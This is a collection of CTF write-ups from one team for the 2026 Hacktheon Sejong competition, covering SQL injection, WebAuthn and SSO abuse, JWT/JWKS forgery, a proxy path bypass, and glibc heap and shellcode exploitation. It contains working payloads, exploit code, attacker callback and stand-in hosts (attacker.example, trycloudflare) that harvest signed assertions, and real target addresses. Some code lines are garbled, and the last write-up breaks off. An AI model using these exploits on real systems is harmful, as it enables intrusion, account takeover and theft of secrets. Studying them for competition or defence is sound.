2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	simple-sqli

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Flag: `hacktheon2026{d0nt_f0rget_the_s1ng1e_qu0te}`

1. What is the win condition?

Log in as `admin` and reach `/flag`. The app only shows the real secret when the session role is `admin`, and that secret is the flag.

2. What input can I control?

I control both POST parameters on `/`:

- `username`
- `password`

Those values come directly from the login form and are inserted into the SQL query.

3. What steps does the app use to process that input?

1. The browser sends `username` and `password` to `/` with a POST request.
2. Flask reads them with `request.form.get(...)`.
3. The app builds a SQL query with Python f-strings.
4. SQLite executes the query with `conn.execute(query)`.
5. The first matching row is returned with `fetchone()`.
6. If the returned row has `role == "admin"`, the app stores that row in session and redirects to `/flag`.

4. What is the trust boundary and what is the last sink?

The trust boundary is between untrusted HTTP form input and trusted SQL execution. User-controlled data crosses that boundary when it is concatenated into the SQL string.

The last sink is:

```
cursor = conn.execute(query)
```

Relevant code:

```python
    if request.method == "POST":
        username = request.form.get("username", "")
        password = request.form.get("password", "")

        query = (
            "SELECT username, role, secret FROM users "
            f"WHERE username = '{username}' AND password = '{password}'"
        )

        try:
            user = run_query(query)
        except sqlite3.Error as exc:
            message = f"SQL error: {exc}"
            status = "error"
        else:
            if not user:
                message = "login failed"
                status = "error"
            elif user["role"] == "admin":
                session["role"] = "admin"
                session["username"] = user["username"]
                session["secret"] = user["secret"]
                return redirect(url_for("flag_page"))
            else:
                session["role"] = "user"
                session["username"] = user["username"]
                session["secret"] = user["secret"]
                return redirect(url_for("welcome_page"))

    return render_template("main.html", message=message, status=status)
```

5. What is the main goal and what is the smallest payload to prove the next step?

The main goal is to make the query return the real `admin` row without knowing the admin password.

Smallest working payload:

```
username=admin'--
password=x
```

That changes the query into:

```
SELECT username, role, secret FROM users
WHERE username = 'admin'-- ' AND password = 'x'
```

Everything after `--` is commented out, so the password check is skipped. The app receives the real `admin` row, sets `session["role"] = "admin"`, and redirects to `/flag`.

Solve

The solver in solve.py uses that exact payload, follows the session redirect, and extracts the `Secret` field from the response page.

Example:

```
python3 solve.py http://43.203.99.42:8000/
```

Required screenshots / captures

```
CTFs/sejong2026/simple-sqli
❯ python3 solve.py http://localhost:8000/
Found existing alias for "python3". You should use: "py"
[+] http://localhost:8000/
    final_url: http://localhost:8000/flag
    payload: username="admin'-- " password='x'
    secret: hacktheon2026{fake_flag}
```

2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	PhantomPass Revenge

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Challenge

Passkey-only workspace with cross-domain SSO. Can you access the admin's vault?

The original `admin` registration race was patched by reserving the `admin` name behind an `X-Bootstrap` header:

- the app only allows `username=admin` when `X-Bootstrap` matches `ADMIN_BOOTSTRAP`
- the bot only injects that header in `init_admin()`

So the old "win the reset race and register admin first" path is gone.

Flag:
`hacktheon2026{r3v3ng3_ph4nt0m_4dm1n_b00tstr4p_l0ck3d}`

Root Cause

The patch protects only `/api/register/begin` for the `admin` username:

- src/app/app.py

But the app still has two important properties:

1. `allowed_origins()` is global and feeds every WebAuthn verification:

```
def allowed_origins():
cur = get_db().cursor()
cur.execute("SELECT DISTINCT origin FROM origins")
return [ORIGIN] + [r[0] for r in cur.fetchall()]
```

2. `/api/login/begin` and `/vault/begin` expose every credential ID in the database:

```
@app.route("/api/login/begin", methods=["POST"])
def login_begin():
    cur = get_db().cursor()
    cur.execute("SELECT cred_id FROM creds")
    opts = generate_authentication_options(
        rp_id=RP_ID,
        allow_credentials=[
            PublicKeyCredentialDescriptor(id=bytes(r[0])) for r in cur.fetchall()
        ],
    )
    session["login_challenge"] = bytes_to_base64url(opts.challenge)
    return make_response(options_to_json(opts), 200, {"Content-Type": "application/json"})
```

```python
# ── Vault ──────────────────────────────────────────────
@app.route("/vault/begin", methods=["POST"])
def vault_begin():
    cur = get_db().cursor()
    cur.execute("SELECT cred_id FROM creds")
    opts = generate_authentication_options(
        rp_id=RP_ID,
        allow_credentials=[
            PublicKeyCredentialDescriptor(id=bytes(r[0])) for r in cur.fetchall()
        ],
    )
    session["vault_challe (import) options_to_json: Any .challenge)
    return make_response(options_to_json(opts), 200, {"Content-Type": "application/json"})
```

The bot workers import the stored admin credential into a fresh virtual authenticator for each visit:

```python
async def visit_with_browser(browser, url: str):
    ctx = await browser.new_context(ignore_https_errors=True)
    try:
        if admin_cookies:
            await ctx.add_cookies(admin_cookies)

        page = await ctx.new_page()
        cdp = await ctx.new_cdp_session(page)
        await cdp.send("WebAuthn.enable")
        auth = await cdp.send("WebAuthn.addVirtualAuthenticator", {
            "options": {
                "protocol": "ctap2", "transport": "internal",
                "hasResidentKey": True, "hasUserVerification": True,
                "isUserVerified": True, "automaticPresenceSimulation": True,
            }
        })
        await cdp.send("WebAuthn.addCredential", {
            "authenticatorId": auth["authenticatorId"],
            "credential": stored_credential,
        })

        print(f"[bot] visiting {url}", flush=True)
        try:
            await page.goto(url, wait_until="networkidle", timeout=15000)
        except Exception as e:
            print(f"[bot] nav error: {e}", flush=True)

        t0 = asyncio.get_event_loop().time()
        for _ in range(VISIT_DURATION * 4):
            await asyncio.sleep(0.25)
            try:
                title = await page.title()
                if "DONE" in title or "FAIL" in title:
                    elapsed = asyncio.get_event_loop().time() - t0
                    print(f"[bot] early exit ({elapsed:.1f}s): {title}", flush=Tr
                    break
            except Exception:
                break
    finally:
        try:
            await ctx.close()
        except Exception:
            pass
```

That means if we can make the bot visit any origin already present in `allowed_origins()`, that page can ask the bot's

authenticator to sign WebAuthn challenges for the app RP ID, as long as we provide the correct credential ID.

So the real bug is:

- global trusted WebAuthn origins
- public disclosure of all credential IDs
- bot automatically carrying the imported admin credential into attacker-triggered visits

Recon

Important routes

- `/api/register/begin`
- `/api/login/begin`
- `/api/login/complete`
- `/api/me`
- `/api/origins`
- `/.well-known/webauthn`
- `/vault/begin`
- `/vault`

Bot behavior

`init_admin()` creates the admin passkey using `X-Bootstrap`, then stores:

- `stored_credential`
- `admin_cookies`

Each worker visit later does:

- create a fresh context
- add `admin_cookies`
- create a fresh virtual authenticator
- import `stored_credential`

So every bot visit effectively carries the admin's passkey.

Dead ends

1. Old reset race

Dead because `admin` is reserved unless the request has the correct bootstrap header.

2. Bootstrap header theft

Interesting in theory, but no attacker-controlled content is loaded during `init_admin()`. The bot only visits the fixed app origin during bootstrap, so there is no path to reflect or exfiltrate `X-Bootstrap`.

3. Stored XSS

The same suspicious `DOMPurify + custom element + innerHTML` sink still exists in:

- src/app/static/js/dashboard.js

But CSP still blocks practical execution on the app page, so this is not the intended path.

The Intended Pivot

The live servers already had extra trusted origins visible in:

- `/.well-known/webauthn`
- `/api/origins`

For the solved host `https://15-165-231-193.sslip.io`, one trusted origin was:

- `https://3-220-42-21.15-165-231-193.sslip.io`

That host served controllable HTML via `httpbin`'s `/base64/<html>` endpoint.

This gives a clean exploit model:

1. Start a login challenge in **our** session with `/api/login/begin`.
2. Host a JS payload on our own public callback server.
3. Make the bot visit a trusted-origin page that loads our JS.
4. Our JS runs on a trusted WebAuthn origin and asks the bot authenticator to sign the login challenge.

5. The signed assertion is posted back to our callback.
6. Our server completes `/api/login/complete` in our own session.
7. Now our session is authenticated as `admin`.
8. Call `/api/me` to get `vault_token`.
9. Start `/vault/begin`, have the bot sign again, and submit `/vault`.

Local Proof

Before attacking remote, I proved the browser primitive locally against the live target:

1. Register my own test credential on the app origin.
2. Export it with CDP `WebAuthn.getCredentials`.
3. Import it into a fresh virtual authenticator with `WebAuthn.addCredential`, matching the bot model.
4. Visit the trusted subdomain and call:

```
navigator.credentials.get({
  publicKey: {
    challenge: ...,
    rpId: '15-165-231-193.sslip.io',
    allowCredentials: [{ id: <known credential id>, type: 'public-key' }]
  }
})
```

Observed result: assertion succeeded from the trusted subdomain.

That proved:

- imported virtual-authenticator credentials work cross-origin
- the trusted-origin model is real
- the only remaining problem is finding the admin credential ID

Credential Discovery

`/api/login/begin` returned all credential IDs in the database.

The main uncertainty was whether the admin bot credential was in that public list and which one it was.

So I built a solver that:

1. creates a callback tunnel with `cloudflared`
2. serves JS from the callback origin
3. makes the bot visit the trusted-origin loader page
4. iterates candidate credential IDs from `/api/login/begin`
5. waits for `/complete_login`

Most candidates failed with browser-side `NotAllowedError`, which is exactly what happens when the authenticator does not hold the requested credential.

One credential finally succeeded:
`CfGYoZUpLRk9PdbfP9b1qIbZnCtyEwCgvYinyOlGJ6o`

That was the imported admin credential.

Final Exploit Flow

For the winning run:

1. `POST /api/login/begin` in my own session.
2. Restrict `allowCredentials` to the discovered admin credential ID.
3. Send the bot to:

```
https://3-220-42-21.15-165-231-193.sslip.io/base64/<html>
```

where the HTML was just:

```
<input id="u" autocomplete="username webauthn" autofocus>
<script src="https://<my-trycloudflare-domain>/payload.js"></script>
```

4. `payload.js` fetched my login challenge from `/config`, called `navigator.credentials.get(...)`, and posted the assertion to `/complete_login`.
5. My callback server submitted `/api/login/complete`, then `/api/me`, then `/vault/begin`.
6. The same page performed a second assertion for the vault challenge and posted it to `/complete_vault`.
7. My callback server submitted `/vault` with the admin `vault_token`.

Remote trace from the winning run:

- `/complete_login` succeeded
- `/api/me` returned `admin`
- `/vault/begin` succeeded
- `/complete_vault` returned the flag

Solve Script

The final solver is:

- solve_revenge.py

It automates:

- callback tunnel startup
- trusted-origin loader generation
- credential-ID probing
- login completion
- vault completion

Flag

`hacktheon2026{r3v3ng3_ph4nt0m_4dm1n_b00tstr4p_l0ck3d}`

Required screenshots / captures

```
python3 -m py_compile solve_revenge.py && python3 solve_revenge.py

[*] login allowCredentials: 158
[*] callback attempt 1: https://created-exclusive-conflict-scoring.trycloudflare.com
[*] callback warmup err no A records
[*] callback warmup err no A records
[*] callback warmup err no A records
[*] callback warmup err no A records
[*] callback warmup err no A records
[*] callback warmup err no A records
[cb] GET /payload.js
[*] callback reachable
[*] exploit page: https://3-220-42-21.15-165-231-193.sslip.io/base64/PGlucHV0IGlkPSJ1IiBhdXRvY29tcGxldGU9InVzZXJuYW1l
[*] trying credential candidate 0: CfGYoZUpLRk9PdbfP9b1qIbZ...
[bot] 200 {"ok": true, "queue": 1}
[cb] GET /payload.js
[cb] GET /config
[cb] POST /complete_login
[cb] me admin
[cb] vault_begin ok
[cb] POST /complete_vault
[+] FLAG: hacktheon2026{r3v3ng3_ph4nt0m_4dm1n_b00tstr4p_l0ck3d}
```

2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	PhantomPass

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Summary

The bug is a race in `POST /api/register/begin`. The server creates the user row and sets `session["uid"]` before WebAuthn registration is completed. Right after the hourly reset, if we hit `username=admin` before the bot finishes bootstrapping its own passkey, we get:

- an authenticated admin session
- the admin `vault_token` from `/api/me`
- a pending registration challenge for the admin account

We then finish WebAuthn registration with our own virtual authenticator and use that new admin credential to solve `/vault`.

Flag:
`hacktheon2026{ph4nt0m_r0r_x_n0nc3_gh0st_ch41n}`

Root Cause

In src/app/app.py, `/api/register/begin` does this:

```python
# ── WebAuthn ──────────────────────────────────────────────

@app.route("/api/register/begin", methods=["POST"])
def reg_begin():
    name = request.json.get("username", "")
    if not name:
        return jsonify(error="name required"), 400
    db = get_db()
    cur = db.cursor()
    cur.execute("SELECT id FROM users WHERE name = %s", (name,))
    row = cur.fetchone()
    if row:
        cur.execute("SELECT 1 FROM creds WHERE uid = %s", (row[0],))
        if cur.fetchone():
            return jsonify(error="exists"), 409
        uid = row[0]
    else:
        cur.execute(
            "INSERT INTO users (name, vault_token) VALUES (%s, %s) RETURNING id",
            (name, secrets.token_hex(32)),
        )
        uid = cur.fetchone()[0]
        db.commit()
    session["reg_uid"] = uid
    session["uid"] = uid
    opts = generate_registration_options(
        rp_id=RP_ID, rp_name="PhantomPass",
        user_id=uid.to_bytes(8, "big"), user_name=name,
    )
    session["reg_challenge"] = bytes_to_base64url(opts.challenge)
    return make_response(options_to_json(opts), 200, {"Content-Type": "application/json"})
```

1. looks up `users.name`
2. inserts `users(name, vault_token)` if missing
3. sets:

- `session["reg_uid"] = uid`
- `session["uid"] = uid`

4. only then returns WebAuthn registration options

The vulnerable lines are:

- user creation:

```
else:
cur.execute(
"INSERT INTO users (name, vault_token) VALUES (%s, %s) RETURNING id",
(name, secrets.token_hex(32)),
)
```

- premature auth:

```
session["reg_uid"] = uid
session["uid"] = uid
opts = generate_registration_options(
rp_id=RP_ID, rp_name="PhantomPass",
user_id=uid.to_bytes(8, "big"), user_name=name,
)
session["reg_challenge"] = bytes_to_base64url(opts.cha
```

Then `/api/me` in src/app/app.py trusts `session["uid"]` and returns the admin `vault_token`.

The bot in src/bot/bot.py also tries to register `admin` on startup, so the exploit window exists only immediately after reset.

Exploit Flow

1. Wait for the hourly reset window.
2. Spam `POST /api/register/begin` with `{"username":"admin"}` across all hosts.
3. When one host returns `200`, reuse that session cookie.
4. Call `/api/me` and recover the admin `vault_token`.
5. Complete `/api/register/complete` with a virtual WebAuthn authenticator, binding our credential to `admin`.
6. Call `/vault/begin`.
7. Sign the challenge with the new admin credential.
8. Submit `/vault` with the admin `vault_token` and signed assertion.
9. Read the flag.

Not related findings

src/app/static/js/dashboard.js contains a suspicious `DOMPurify + custom element + innerHTML` pattern, but the CSP in src/app/templates/dashboard.html blocks the practical payloads:

- inline handlers are blocked by CSP
- scripts inserted via `innerHTML` do not execute

So the intended path is the reset race, not stored XSS.

Solve


Use solve.py. It:


- probes for an immediate vulnerable host
- otherwise waits for the next reset
- races `register/begin` on all hosts
- finishes registration in Playwright
- solves the vault and prints the flag

Run:

```
python3 -m venv .venv
.venv/bin/pip install requests playwright
.venv/bin/python solve.py
```

Required screenshots / captures





2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	Dark Harbor 1

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Summary

The intended solve is not the direct `policy-engine` override shortcut from the local Docker network. The real chain is:

1. Forge a `pipeline_admin` bearer token by abusing attacker-controlled JWKS fetch in `api-server`.
2. Upload a JUnit XML report whose first test-case output is attacker-controlled.
3. Reach `/internal/policy-seed` through the edge with an absolute-form request-target.
4. Seed a policy verifier entry where the stored key becomes `"\n" + output`.
5. Forge `X-Policy-Token` as HS256 with that seeded value as the HMAC secret and `role=admin`.
6. Reach `/internal/admin-console.json` through the same absolute-form bypass and read the flag.

Remote flag:
`hacktheon2026{sil3nt_tid3_bre4ch}`

Recon

Runtime note

`edge-proxy/src/main.rs` is not what runs. The container image copies a prebuilt ELF:

- `edge-proxy/Dockerfile`

That matters because local and remote edge behavior has to be validated from runtime behavior, not assumed from the Rust source.

Services

- `api-server`: Fastify/Node
- `policy-engine`: FastAPI/Python
- `build-runner`: Go
- `edge-proxy`: prebuilt reverse proxy

Trust boundaries

- Public edge to internal services
- `Authorization: Bearer ...` into `api-server`
- `X-Policy-Token` into policy-protected routes
- `/internal/*` routes intended to be edge-only
- Redis-backed build reports later reused by internal policy seeding

Bug 1: JWT Header `iss` Controls JWKS Fetch

In `api-server/src/routes/auth.js`, `verifyJwt()` decodes the JWT header and uses `header.iss` as the JWKS domain:

```
const publicKey = await jwks.getPublicKey({ kid: header.kid, alg: header.alg, domain: header.iss });
const verifier = createVerifier({ key: publicKey, allowedIss: [JWKS_ISSUER], algorithms: [header.alg] });
```

The important detail is that the trusted issuer check applies to the **payload** `iss`, while the key lookup uses the **header** `iss`.

That lets us:

1. host our own JWKS,
2. set JWT header `iss` to our server,
3. keep payload `iss` equal to the trusted `https://auth.darkharbor.internal`,
4. sign a token with our own RSA private key,
5. receive `pipeline_admin`.

This is enough to access privileged API paths that trust `verifyJwt()`.

Bug 2: Absolute-Form Request-Target Bypasses Internal Path Blocking

The app tries to block internal paths in `api-server/src/server.js`:

```
if (request.url.startsWith('/internal/')) {
  return reply.code(403).send({ error: 'internal path forbidden' });
}
```

But the edge can be reached with an absolute-form request-target:

```
GET http://example.com/internal/admin-console.json HTTP/1.1
Host: 15.164.173.78:8080
```

The public connection still goes to the edge, but the internal routing path is taken from the absolute-form target. This bypass worked for:

- `/internal/policy-seed`
- `/internal/admin-console.json`

This is the critical edge/runtime behavior that differs from a naive source-only read.

Bug 3: Seeded Verifier Can Be Used as an HS256 Secret

The internal seeding route is in `policy-engine/app/routes_phase1.py`:

```
body = str(cases[0]["output"])
pem = PHASE1_BANNER + body
...
INSERT INTO phase1_seed_policies (kid, pem, role)
```

PHASE1_BANNER is:

```
PHASE1_BANNER = "\n"
```

So if the first test case output is `solver-seed-secret-final`, the stored verifier becomes:

```
\nsolver-seed-secret-final
```

The policy verifier path in `api-server/src/routes/policy-proxy.js` resolves the stored `pem` and passes it directly into `fast-jwt`:

```
ver = createVerifier({
  key: entry.pem,
  cache: true,
  cacheTTL: 300000,
  cacheKeyBuilder,
});
```

The JWKS endpoint advertises seeded entries as `alg: "RS256"`, but runtime testing showed the intended exploit is not RS256. The seeded value is accepted as an HMAC key for HS256.

So the seeded policy token is:

- header: `{"alg":"HS256","kid":"<seeded kid>"}`
- payload: `{"role":"admin", ...}`
- secret: `"\n" + first_test_case_output`

Final Sink: `admin-console.json`

The flag is written directly by `api-server` startup in `api-server/src/server.js`:

```
fs.writeFileSync(
  adminConsolePath,
  JSON.stringify({ flag: process.env.FLAG || '', deployment_hmac_secret: process.env.HMAC_SECRET || '' }, null,
2)
);
```

That file lives under `/public/internal/admin-console.json`.

A pre-handler protects paths containing `admin-console` with `X-Policy-Token`, but once we can forge an admin policy token, the absolute-form bypass exposes the file publicly.

End-to-End Exploit

1. Forge `pipeline_admin`

Create an RSA key pair and serve its public JWK at:
`https://attacker.example/.well-known/jwks.json`

Forge:

- JWT header `iss = https://attacker.example`
- JWT payload `iss = https://auth.darkharbor.internal`
- JWT payload `role = pipeline_admin`

2. Register a workspace

`POST /api/auth/register`

This gives us a workspace id. The returned user token is not needed after the auth bypass works.

3. Upload a test report

`POST /api/builds/:workspaceId/test-report`

Working XML shape:

```
<?xml version="1.0"?>
<testsuite name="s">
  <testcase name="c">
    <failure>solver-seed-secret-final</failure>
  </testcase>
</testsuite>
```

The root needs to be `<testsuite>` or a shape that `extractTestResults()` actually walks. A `<testsuites>` wrapper can parse but produce the wrong structure for this exploit.

4. Seed the internal policy verifier

Send a request to the public edge, but use the absolute-form request-target:

```
POST http://example.com/internal/policy-seed HTTP/1.1
Host: 15.164.173.78:8080
Authorization: Bearer <forged pipeline_admin>
Content-Type: application/json

{"workspace_id":<id>,"report_id":"<rid>","kid":"remote-policy-kid-final"}
```

That stores:

```
\nsolver-seed-secret-final
```

under the chosen `kid`.

5. Forge the admin policy token

Create:

- `alg = HS256`
- `kid = remote-policy-kid-final`
- payload `role = admin`
- HMAC secret = `"\nsolver-seed-secret-final"`

6. Read the internal admin console

Again use the edge with an absolute-form request-target:

```
GET http://example.com/internal/admin-console.json HTTP/1.1
Host: 15.164.173.78:8080
X-Policy-Token: <forged HS256 token>
```

Successful response:

```
{
  "flag": "hacktheon2026{sil3nt_tid3_bre4ch}",
  "deployment_hmac_secret": "a]Kx9#mP$vQ2nR7wF4jL8cB5hT0yU3eA"
}
```

Remote Notes

The remote deployment behaved like more than one API instance behind the public host. After seeding a `kid`, some verification attempts returned `unknown kid` while others succeeded.

That did not break the exploit. Retrying the final `admin-console.json` request was sufficient.

Solve Script

1. generates an attacker RSA key,
2. optionally serves a local JWKS,
3. forges the `pipeline_admin` bearer token,
4. uploads the XML seed report,
5. seeds the policy key through the absolute-form bypass,
6. forges the HS256 admin policy token,
7. fetches `admin-console.json` with retries,
8. prints the flag.

Example:

```
python3 solve.py \
  --target http://15.164.173.78:8080 \
  --serve-jwks \
  --jwks-url https://YOUR-TUNNEL.example
```

Your tunnel must expose:
`https://YOUR-TUNNEL.example/.well-known/jwks.json`
to the local JWKS server started by the script.

Required screenshots / captures

```bash
$ python3 solve.py --target http://15.164.173.78:8080 --jwks-url https://db94dda53ce8f4.lhr.life

[*] seeding key
{"status":"seeded","kid":"remote-policy-kid-final","role":"user"}

[*] success on try 1
HTTP/1.1 200 OK
vary: Origin
access-control-allow-credentials: true
accept-ranges: bytes
cache-control: public, max-age=0
last-modified: Fri, 24 Apr 2026 06:42:11 GMT
etag: W/"71-19dbe397ae1"
content-type: application/json; charset=utf-8
content-length: 113
Date: Sat, 25 Apr 2026 02:52:12 GMT
Connection: keep-alive
Keep-Alive: timeout=72
X-Served-By: edge-proxy
Server: dark-harbor-edge

{
  "flag": "hacktheon2026{sil3nt_tid3_bre4ch}",
  "deployment_hmac_secret": "a]Kx9#mP$vQ2nR7wF4jL8cB5hT0yU3eA"
}
```

2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	Old Days

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Flag: `hacktheon2026{old-d4y5_glibc_expl0it4ti0n}`

Summary

Old Days gives a 7-slot note manager with the standard menu actions: create, read, edit, and delete. The binary is hardened with Full RELRO, stack canary, NX, PIE, SHSTK, and IBT.

At startup, the program reads /proc/self/maps and marks a forbidden allocation range covering important mappings around libc, the loader, and the stack. That means classic tcache-poisoning targets such as __free_hook, return addresses, or other obvious control-flow targets are blocked.

Root Cause

The bug is a use-after-free. delete(idx) frees the chunk but leaves the note pointer and size in the global note table, so read(idx) and edit(idx) still operate on freed memory.

That UAF gives both read and write primitives: heap addresses leak from tcache metadata, libc leaks from the unsorted bin, and tcache poisoning becomes possible. The key observation is that the forbidden interval is incomplete: just below libc there is still a writable anonymous mapping used for TLS / the main thread descriptor (struct pthread). That area is outside the blocked range, so it becomes the viable poisoning target.

Heap and libc leak

```
create(p, 0, 0x500, b"F")
create(p, 1, 0x300, b"A")
create(p, 2, 0x300, b"B")
create(p, 3, 0x1000, b"C")
create(p, 4, 0x20, b"D")
delete(p, 1)
delete(p, 2)
leak = u64(read_note(p, 2, 8))
chunk1 = reveal_safe_link(leak)
heap_base = chunk1 - 0x7B0
fake_addr = chunk1 - 0x510
chunk2 = chunk1 + 0x310
delete(p, 3)
libc_leak = u64(read_note(p, 3, 8))
libc_base = libc_leak - 0x203B20
thread = libc_base - 0x28C0
thread_note = thread + 0x10
```

Tcache poisoning into TLS

```
encoded = thread_note ^ (chunk2 >> 12)
edit(p, 2, p64(encoded))
create(p, 5, 0x300, b"E")
create(p, 6, 0x300, p64(thread) + p32(0) + p32(0))
thread_blob = bytearray(read_note(p, 6, 0x300))
pointer_guard = u64(thread_blob[0x20:0x28])
```

Fake jmp_buf / setcontext

```
def build_fake_context(fake_addr, guard, libc_base, layout):
    execve = libc_base + layout["execve"]
    setcontext = libc_base + layout["setcontext"]
    bin_sh = libc_base + layout["bin_sh"]
    temp_rsp = fake_addr + 0x300
    final_rsp = fake_addr + 0x4f0
    fpregs = fake_addr + 0x200
    blob = bytearray(b"\x00" * 0x500)
    for off, val in [
        (0x30, mangle_ptr(temp_rsp, guard)),
        (0x38, mangle_ptr(setcontext, guard)),
        (0x68, bin_sh),
        (0xA0, final_rsp),
        (0xA8, execve),
    ]:
```

```
        blob[off:off + 8] = p64(val)
    return bytes(blob)
```

TLS corruption and final trigger

```
edit(p, 0, build_fake_context(fake_addr, pointer_guard, libc_base, LIBC_LAYOUT))
thread_blob[0x08:0x0C] = p32(1)                 # multiple_threads
thread_blob[0x38:0x3C] = p32(0)                 # feature_1
thread_blob[0x2E8:0x2F0] = p64(0)               # cleanup
thread_blob[0x2F0:0x2F8] = p64(fake_addr)
thread_blob[0x2F8:0x2FC] = p32((1 << 1) | (1 << 3))  # async + canceled
edit(p, 6, bytes(thread_blob))
p.sendlineafter(b"Choice: ", b"2")
p.sendline(b"0")
```

Required screenshots / captures

```
[+] Starting local process '/usr/bin/ssh': pid 70215
[*] remote libc offsets: setcontext=0x4a950 execve=0xeef30 bin_sh=0x1cb42f
[*] chunk1 = 0x61e2a37357b0
[*] heap   = 0x61e2a3735000
[*] fake   = 0x61e2a37352a0
[*] libc   = 0x7ed12e313000
[*] thread = 0x7ed12e310740
[*] guard  = 0x8b3236cebdc06a9f
hacktheon2026{o1d-d4y5_g1ibc_exp10it4ti0n}
[*] Stopped process '/usr/bin/ssh' (pid 70215)

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@e9f07ed64086:/workspace/CTF/Old_Days$
```

2026 HACKTHEON SEJONG

팀 이름 Team Name	*RMIT_RCE*
문제 이름 Question	Even_Made

문제 풀이과정 작성 (캡처화면 필수) / Write-up Details (The screenshot is mandatory)

Flag: `hacktheon2026{Ev3n_R3str1ct3d_Sh3llc0d3_M4sT3r}`

Summary

The binary reads the flag into a global buffer and then lets us execute shellcode from an RWX page, but with two restrictions: every byte in the shellcode must be even, and after sandbox() loads seccomp, the only allowed syscall is nanosleep.

That means write, open, execve, and even exit are unavailable. The solve turns the process crash itself into an oracle and leaks the flag one bit at a time.

Exploit

The program calls the shellcode with call rax, so the saved return address is on the stack. Using pop rax, the solver recovers that PIE-relative address and uses it as a base to read bytes from the binary data section with only even-byte instructions.

Each target byte is shifted bit-by-bit with shr al, 1. A small branch gadget then forces different crashes: SIGILL means the leaked bit is 1, and SIGSEGV means the leaked bit is 0.

To locate the flag, I first found the global stub[] bytes in memory. Locally, stub is at 0x40c0 and flag_mem is at 0x4120, so the distance is 0x60. Remotely, the stub appeared at offset 0x2a5a from the saved return address, so the flag buffer was at 0x2aba. Dumping bytes from there until } recovered the full flag.


Solver snippets

```
